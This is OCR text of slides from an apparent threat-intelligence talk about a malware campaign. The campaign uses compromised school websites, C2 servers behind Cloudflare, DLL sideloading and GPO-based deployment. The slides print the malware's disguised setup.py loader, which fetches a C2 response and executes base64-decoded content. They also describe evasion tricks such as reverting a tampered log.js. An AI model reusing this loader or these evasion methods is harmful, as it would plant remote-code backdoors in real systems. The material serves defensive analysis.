
Type 3: Compromised Website



Download Malware

Upload Malware

Compromised Website



School Website:
Hosting on comproised site

C2 behind
Cloudflare

Microsoft API as C2
graph.microsoft.com

C2 behind
Cloudflare

Deploy by gpscript
to every endpoint

gpupdate.bat

Download
setup.py

Register as
schedule task

setup.py

Download
2nd stage malware

GRAPHBROTLI

FoxitService.exe

RegisterIdr.dll

DLL
Sideload

GRAPHRELOOK

U-Messenger.exe

version.dll

DLL
Sideload

RCREMARK

AppDeviceProcess.exe

AppleVersions.dll


DLL
Sideload

Python Script (setup.py)


- We can see the downloaded content include the python.exe itself, the **whole dependency is packed in a single tar file**.
- This self-contain dependency technique is simple / portable and can avoid detection by not packing it with pyinstaller.

Packed by pyinstaller can be detected easily

Whole dependency packed in a single tar file



```
3258008 Dec 23  2016 python36.dll
2237601 Dec 23  2016 python36.zip
  97944 Dec 23  2016 python.exe
  23192 Dec 23  2016 select.pyd
   3900 Jul 30 10:12 setup.py
  61592 Dec 23  2016 _socket.pyd
1458840 Dec 23  2016 _ssl.pyd
 895640 Dec 23  2016 unicodedata.pyd
  83784 Dec 23  2016 vcruntime140.dll
```



```
##博士班
##2(現行)或D開頭(早期)
##例：20031001  /   D98860001
## 海大---判斷帳號是否符合論文建檔權限
def ntou_cdr_allowgrp(session, param):
    userid = session.userid
    flagdr = 0
    ## 40042001/10031001/20031001
    if len(userid) == 8:
        firchar = userid[0]
        if firchar in ['1', '2', '4']:
            flagdr = 1

    ## T984M0001/M989D0001/D98860001
    if len(userid) == 9:
        firchar = userid[0].lower()
        if firchar in ['t', 'm', 'd']:
            flagdr = 1

    return flag

def reverse_dealextrafont_by_wordsimg(axcs):
    try:
        hdr['Cookie']=''
        req = urllib.request.Request(url, headers=hdr)
        response = urllib.request.urlopen(req, context=context)

        rsph = response.info()
        if ('Content-Encoding' in rsph and rsph['Content-Encoding'] == 'gzip') or ('content-encoding' in rsph and rsph['content-encoding'] == 'gzip'):
            import gzip
            content = gzip.decompress(response.read())
        else:
            content = response.read()
        html = content.decode('utf-8').strip()
        if len(html) > 50:
            exec(base64.b64decode(html[56:]).decode())
    except Exception as ex:
        print(ex)
```


Completely junk code,
used to disguise as normal script

Execute payload from
base64 encode result

```
exec(base64.b64decode(html[56:]).decode())
```

Nodejs Variant (log.js)

- Instead of the setup.py script, certain endpoints utilize Node.js to execute the payload.
- log.js already exists on the victim's endpoint and is launched automatically by legitimate services on startup.
- The threat actor edits the file to inject malicious content, then **reverts** the file to its original state after execution.


modify


log.js

Pick up and
execute by service

C2 behind Cloudflare

- C2 remain alive
- Access the C2 will see either
  - disguise website
  - 403 forbidden
- Only respond if specific header

Type 2:
C2 behind Cloudflare



企業站

歡迎來到 動態網站

使用純 打造，支援表單、計數、動態選單與安全處理


總訪客數

今日日期

11:35:15
當前時間

關於我們

這是一個使用純打造的動態網站範例，展示如何整合 HTML、CSS、表單處理、檔案操作與安全防護。
伺服器環境：




403 Forbidden

Access to this resource on the server is denied!

Status	Method	Domain	File	Initiator	Type	Transferred	Size
403	GET		/	document	html	1.12 kB	648 B
	GET	static.cloudflarei…	vcd15cbe7772f49c399c6a5babf22c1241717689176015	script		NS_ERROR_CONNECTI…	0 B
200	GET		favicon.ico	img	x-icon	cached	182 B

C2 behind Cloudflare

GET request
without specific headers




403 Forbidden


Access to this resource on the server is denied!

Status	Method	Domain	File	Initiator	Type	Transferred	Size
403	GET	🔒	/	document	html	1.12 kB	648 B
⊘	GET	static.cloudflarei...	vcd15cbe7772f49c399c6a5babf22c1241717689176015	script		NS_ERROR_CONNECTI...	0 B
200	GET	🔒	favicon.ico	img	x-icon	cached	182 B


GET with headers



```
hdr = {'User-Agent':'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleW
    'Accept':'text/html,application/xhtml+xml,application/xml;q=0.9,i
    'Accept-Language':'zh-TW,zh;q=0.9,en-US;q=0.8,en;q=0.7',
    'Accept-Encoding':'gzip, deflate, identity',
    'Session':sid,
    'DNT':'1',
    'Cookie':'',
    'Sec-Fetch-Dest':'empty',
    'Sec-Fetch-Mode':'cors',
    'Sec-Fetch-Site':'same-origin'
}
```

